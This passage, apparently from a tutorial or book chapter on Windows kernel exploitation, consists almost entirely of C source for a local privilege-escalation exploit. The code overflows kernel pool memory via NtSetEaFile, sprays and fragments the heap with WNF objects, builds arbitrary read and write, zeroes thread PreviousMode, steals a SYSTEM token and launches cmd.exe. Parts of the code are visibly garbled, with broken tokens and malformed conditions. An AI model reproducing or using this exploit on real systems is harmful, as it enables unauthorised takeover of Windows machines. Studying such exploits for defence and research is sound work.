    payload->NextEntryOffset = (ULONG)((payload->EaNameLength + payload-
>EaValueLength + 0x3 + 0x9) & (\sim 0x3));
    overflow = (PFILE_FULL_EA_INFORMATION)((UINT64)payload + (UINT64)(payload-
>NextEntryOffset));
    overflow->NextEntryOffset = (ULONG)0x0;
    overflow->Flags = (UCHAR)0x0;
    overflow->EaNameLength = (UCHAR)strlen(EANAME2);
    overflow->EaValueLength = (USHORT)overflow_chunk_sz;
    memcpy(overflow->EaName, EANAME2, overflow->EaNameLength);
    memcpy(overflow->EaName + overflow->EaNameLength + 0x1, overflow_data,
overflow data sz); // goal: overflow the first 0x10 bytes after the next pool
header, so 0x20 bytes.
    status = NtSetEaFile(file, &x, payload, 0x300);
```

```
if (!NT_SUCCESS(status)) {
        log_warn("overflow_chunk::_NtSetEaFile()1");
        goto out;
    }
    status = _NtQueryEaFile(file, &x, fetched_data, 0xaa, FALSE, vuln_selector,
0x300, NULL, TRUE);
    if (!NT_SUCCESS(status)) {
        log_warn("overflow_chunk::_NtQueryEaFile()1");
        goto out;
    }
    puts("[+] Overflowed into neighbouring chunk");
out:
    if (file && file != INVALID_HANDLE_VALUE)
        CloseHandle(file);
    if (fetched_data)
        free(fetched_data);
    if (vuln_selector)
        free(vuln_selector);
    if (payload)
        free(payload);
    return status;
}
```

## The fragment\_heap Function

```
NTSTATUS fragment_heap(_Inout_ PWNF_STATE_NAME statenames, _In_ UINT64 count)
    NTSTATUS
                status = STATUS SUCCESS;
    UINT64
              counter = 0;
    for (int i = 0; i < count; i += 3) {
        // create holes
        status = _NtDeleteWnfStateData(&(statenames[i]), NULL);
        if (!NT_SUCCESS(status)) {
            log_warn("fragment_heap::_NtDeleteWnfStateData()1");
            goto out;
        }
        status = _NtDeleteWnfStateName(&(statenames[i]));
        if (!NT_SUCCESS(status)) {
            log_warn("fragment_heap::_NtDeleteWnfStateData()1");
            goto out;
        }
```

```
statenames[i].Data[0] = 0;
statenames[i].Data[1] = 0;

counter++;
}

printf("[+] Created 0x%1lx holes of 0xc0 size in the heap\n", counter * 2);

out:
    return status;
}
```

## The spray\_heap Function

```
NTSTATUS spray_heap(_Out_ PWNF_STATE_NAME statenames, _In_ UINT64 count, _In_ char
*buf, _In_ UINT64 buf_sz)
{
    NTSTATUS
                            status = STATUS SUCCESS;
    SECURITY_DESCRIPTOR *sd = (SECURITY_DESCRIPTOR
*)zalloc(sizeof(SECURITY_DESCRIPTOR));
    if (!sd) {
        log_warn("spray_heap::zalloc()1");
        status = STATUS_NO_MEMORY;
        goto out;
    }
    sd->Revision = 0x1;
    sd->Sbz1 = 0;
    sd->Control = 0x800c;
    sd \rightarrow 0wner = 0;
    sd->Group = (PSID)0;
    sd->Sacl = (PACL)∅;
    sd->Dacl = (PACL)0;
    for (int i = 0; i < count; i++) {
        status = NtCreateWnfStateName(&(statenames[i]), WnfTemporaryStateName,
WnfDataScopeMachine, FALSE, 0, 0x1000, sd);
        if (!NT SUCCESS(status)) {
            log_warn("spray_heap::_NtCreateWnfStateName()1");
            goto out;
        }
        status = _NtUpdateWnfStateData(&(statenames[i]), buf, buf_sz, 0, 0, 0, 0);
// spray 0xc0 sized kernel chunks
        if (!NT_SUCCESS(status)) {
            log_warn("spray_heap::_NtUpdateWnfStateName()1");
            goto out;
    }
```

```
printf("[+] Sprayed 0x%llx chunks of 0xc0 sized WNF structures\n", count * 2);

out:
    if (sd)
        free(sd);

    return status;
}
```

## The get\_eproc Function

```
NTSTATUS get_eproc(_Out__ PULONG_PTR eproc)
{
                               status = STATUS UNSUCCESSFUL;
    NTSTATUS
    PSYSTEM HANDLE INFORMATION handle info = NULL;
    UINT64
                               handle_info_sz = 0x10000;
   HANDLE
                               current_proc =
OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, GetCurrentProcessId());
    printf("[+] Finding _EPROCESS address of current process: %ld\n",
GetCurrentProcessId());
    handle_info = (PSYSTEM_HANDLE_INFORMATION)zalloc(handle_info_sz);
    if (!handle_info) {
        log_warn("get_eproc::zalloc()1");
        status = STATUS_NO_MEMORY;
        goto out;
    }
    while ((status = _NtQuerySystemInformation(
        SystemHandleInformation,
        handle_info,
        handle_info_sz,
        NULL)) == STATUS INFO LENGTH MISMATCH) {
        handle_info = realloc(handle_info, handle_info_sz *= 2);
        if (!handle info) {
            log_warn("get_eproc::realloc()1");
            status = STATUS NO MEMORY;
            goto out;
        }
    }
    if (!NT_SUCCESS(status)) {
        log_warn("get_eproc::NtQuerySystemInformation()1");
        goto out;
    }
    printf("[+] Fetched %ld handles\n", handle_info->NumberOfHandles);
    for (int i = 0; i < handle info->NumberOfHandles; i++)
```

### The create\_cmd Function

```
NTSTATUS create_cmd(void)
{
                            cmdl[] = "C:\\Windows\\System32\\cmd.exe";
    char
    STARTUPINFOA
                            si = { 0 };
    PROCESS_INFORMATION
                            pi = { 0 };
    B00L
                            res;
    NTSTATUS
                            status = STATUS_SUCCESS;
    si.cb = sizeof(STARTUPINFOA);
    res = CreateProcessA(
        cmdl, NULL, NULL, FALSE,
        CREATE_NEW_CONSOLE, NULL, NULL,
        &si, &pi
    );
    if (!res) {
        log_warn("create_cmd::CreateProcessA()1");
        status = STATUS UNSUCCESSFUL;
        goto out;
    }
    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);
out:
   return status;
}
```

## The resolve\_symbols Function

```
NTSTATUS resolve symbols(void)
{
   NTSTATUS
              status = STATUS SUCCESS;
              ntdl1 = NULL, tmp = NULL;
   HMODULE
   puts("[+] Resolving internal functions...");
   ntdll = ((tmp = GetModuleHandleA("ntdll.dll")) ? tmp :
LoadLibraryA("ntdll.dll"));
   if (ntdll == NULL) {
       log warn("resolve symbols::LoadLibraryA()1");
       status = STATUS_NOT_FOUND;
       goto out;
   }
   _NtQuerySystemInformation = (NQSI)GetProcAddress(ntdll,
"NtQuerySystemInformation");
   _NtQueryEaFile = (NQEF)GetProcAddress(ntdll, "NtQueryEaFile");
   _NtSetEaFile = (NQSI)GetProcAddress(ntdll, "NtSetEaFile");
   _NtCreateWnfStateName = (NCWSN)GetProcAddress(ntdll, "NtCreateWnfStateName");
   NtUpdateWnfStateData = (NUWSD)GetProcAddress(ntdll, "NtUpdateWnfStateData");
   _NtDeleteWnfStateName = (NDWSN)GetProcAddress(ntdll, "NtDeleteWnfStateName");
   _NtDeleteWnfStateData = (NDWSD)GetProcAddress(ntdll, "NtDeleteWnfStateData");
   _NtQueryWnfStateData = (NQWSD)GetProcAddress(ntdll, "NtQueryWnfStateData");
   _NtReadVirtualMemory = (NRVM)GetProcAddress(ntdll, "NtReadVirtualMemory");
   _NtWriteVirtualMemory = (NWVM)GetProcAddress(ntdll, "NtWriteVirtualMemory");
   ! NtCreateWnfStateName || ! NtUpdateWnfStateData || ! NtDeleteWnfStateName
| | |
       log_warn("resolve_symbols::GetProcAddress()1");
       status = STATUS NOT FOUND;
       goto out;
   }
   puts("[+] All functions resolved");
out:
   return status;
```

#### The main Function

```
char
                            buf[0xa0] = { 0 };
    ULONG
                            buf_sz = sizeof(buf);
    ULONG
                            overflow_idx = 0;
                            *read_data = zalloc(0x5000);
    char
                            *write data = zalloc(0x5000);
    char
    ULONG
                            read_data_sz = 0x5000;
    ULONG
                            write_data_sz = 0x5000;
    PWNF NAME INSTANCE
                            arbwrite name = NULL;
    UINT64
                            ext_statename = 0;
    ULONG
                            fix_size = 0;
    WNF_CHANGE_STAMP
                            stamp = ∅;
    ULONG_PTR
                            kthread_flink = 0;
                            prev_mode[3] = { 0 };
    char
    char
                            old_prev_mode[3] = "\x00\x00\x01";
    PEPROCESS
                            own_eproc_obj = NULL;
                            kthreads[MAX_THREAD_SEARCH] = { 0 };
    ULONG PTR
    ULONG_PTR
                            threadlisthead = ∅;
    PWNF PROCESS CONTEXT
                           ctx = NULL;
    if (!statenames || !read_data || !write_data) {
        log_warn("main::zalloc()1");
        goto out;
    }
    if (!NT_SUCCESS(resolve_symbols()))
        goto out;
    if (!NT_SUCCESS(get_eproc(&own_eproc)))
        goto out;
    if (!NT SUCCESS(spray heap(statenames, SPRAY COUNT, &buf, sizeof(buf))))
        goto out;
    if (!NT_SUCCESS(fragment_heap(statenames, SPRAY_COUNT)))
        goto out;
    if (!NT_SUCCESS(overflow_chunk(OVERFLOW_SZ, OVERFLOW_DATA, OVERFLOW_SZ)))
        goto out;
    while (!NT_SUCCESS(find_chunk(statenames, SPRAY_COUNT, &buf, &buf_sz,
&overflow idx)))
        if (!NT SUCCESS(overflow chunk(OVERFLOW SZ, OVERFLOW DATA, OVERFLOW SZ)))
            goto out;
    buf sz = sizeof(buf);
    if (!NT_SUCCESS(read_pool(statenames, overflow_idx, read_data,
&read_data_sz)))
        goto out;
    read data sz = 0x5000;
    memcpy(write_data, read_data, 0x5000);
    for (int i = 0; i < 0x5000; i++)
```

```
if ((unsigned char)read_data[i] == 0x03 && (unsigned char)read_data[i + 1]
== 0x09 && (unsigned char)read_data[i + 2] == 0xa8) {
            arbwrite_name = (PWNF_NAME_INSTANCE)(&write_data[i]);
            printf("[+] Found a WNF_NAME_INSTANCE structure at offset %x to our
corrupted WNF STATE DATA\n", i);
            fix_size = i + 0x60;
            break;
        }
    if (!arbwrite_name) {
        log_warn("No WNF_NAME_INSTANCE near our corrupted WNF_STATE_DATA, probably
not exploitable");
        goto out;
    }
    threadlisthead = (ULONG_PTR)((ULONG_PTR)own_eproc + (ULONG_PTR)0x30);
    arbwrite_name->StateData = threadlisthead;
    if (!NT_SUCCESS(write_pool(statenames, overflow_idx, write_data, fix_size)))
        goto out;
    ext statename = *(PULONGLONG)&(arbwrite name->StateName) ^ STATENAME CONST;
    _NtQueryWnfStateData((WNF_STATE_NAME *)&ext_statename, NULL, NULL, &stamp,
write_data, &write_data_sz); // this call will fail, so we don't error check
    kthread_flink = (UINT64)stamp << 32 | (UINT32)write_data_sz;</pre>
    write data sz = 0x5000;
    memcpy(write_data, read_data, 0x5000);
    kthreads[0] = (UINT64)kthread_flink - (UINT64)0x2f8;
    if ((UINT64)kthreads[0] < 0xFFFF800000000000) {</pre>
        log_warn("Fail to find _KTHREAD in memory");
        goto out;
    }
    printf("[+] Found _KTHREAD 1 at %p\n", kthreads[0]);
    for (int i = 1; i < MAX THREAD SEARCH; i++) {
        arbwrite_name->StateData = kthread_flink; // find next kthread
        if (!NT SUCCESS(write pool(statenames, overflow idx, write data,
fix_size)))
            goto out;
        ext_statename = *(PULONGLONG) & (arbwrite_name->StateName) ^
STATENAME CONST;
        _NtQueryWnfStateData((WNF_STATE_NAME *)&ext_statename, NULL, NULL, &stamp,
write_data, &write_data_sz); // this call will fail, so we don't error check
        kthread flink = (UINT64)stamp << 32 | (UINT32)write data sz;
        if ((UINT64)kthread_flink == (UINT64)threadlisthead)
            break;
```

```
write data sz = 0 \times 5000;
        memcpy(write_data, read_data, 0x5000);
        kthreads[i] = (UINT64)kthread flink - (UINT64)0x2f8;
        if ((UINT64)kthreads[i] < 0xFFFF800000000000) {</pre>
            log_warn("Fail to find _KTHREAD in memory");
            goto out;
        }
        printf("[+] Found _KTHREAD %d at %p\n", i+1, kthreads[i]);
    }
    for (int i = 0; i < MAX_THREAD_SEARCH; i++) {</pre>
        if (kthreads[i] == 0)
            break;
        arbwrite name->StateData = (UINT64)kthreads[i] + 0x220; // kthread.Process
        if (!NT_SUCCESS(write_pool(statenames, overflow_idx, write_data,
fix_size)))
            goto out;
        write_data_sz = 0x5000;
        memcpy(write_data, read_data, 0x5000);
        ext_statename = *(PULONGLONG)&(arbwrite_name->StateName) ^
STATENAME CONST;
        if (!NT_SUCCESS(_NtUpdateWnfStateData((WNF_STATE_NAME *)&ext_statename,
prev_mode, 0x3, NULL, NULL, 0, 0))) {
            log warn("main:: NtUpdateWnfStateData()1");
            goto out;
        }
        printf("[+] Overwritten PreviousMode of _KTHREAD %d to 0\n", i+1);
    }
    own_eproc_obj = (PEPROCESS)own_eproc;
    if (!NT SUCCESS(steal token(own eproc obj)))
        goto out;
    ctx = read64(&(own eproc obj->WnfContext));
    if (!NT_SUCCESS(fix_runrefs(ctx)))
        goto out;
    for (int i = 0; i < MAX_THREAD_SEARCH; i++) {</pre>
        if (kthreads[i] == 0)
            break;
        arbwrite_name->StateData = (UINT64)kthreads[i] + 0x220; // kthread.Process
```

```
if (!NT_SUCCESS(write_pool(statenames, overflow_idx, write_data,
fix_size)))
            goto out;
        write data sz = 0x5000;
        memcpy(write_data, read_data, 0x5000);
        ext_statename = *(PULONGLONG) & (arbwrite_name->StateName) ^
STATENAME_CONST;
        if (!NT_SUCCESS(_NtUpdateWnfStateData((WNF_STATE_NAME *)&ext_statename,
old_prev_mode, 0x3, NULL, NULL, 0, 0))) {
            log_warn("main::_NtUpdateWnfStateData()1");
            goto out;
        }
        printf("[+] Restored PreviousMode of _KTHREAD %d to 1\n", i + 1);
    }
    if (!NT_SUCCESS(write_pool(statenames, overflow_idx, read_data, fix_size)))
        goto out;
    puts("[+] Restored corrupted adjacent WNF_NAME_INSTANCE");
    if (NT_SUCCESS(create_cmd()))
        puts("[+] Enjoy system shell");
out:
    if (statenames)
        free(statenames);
    if (read data)
        free(read_data);
    if (write_data)
        free(write_data);
   return 0;
}
```

# Escaping the Sandbox with Y3A's Proof-of-Concept

**PLACEHOLDER**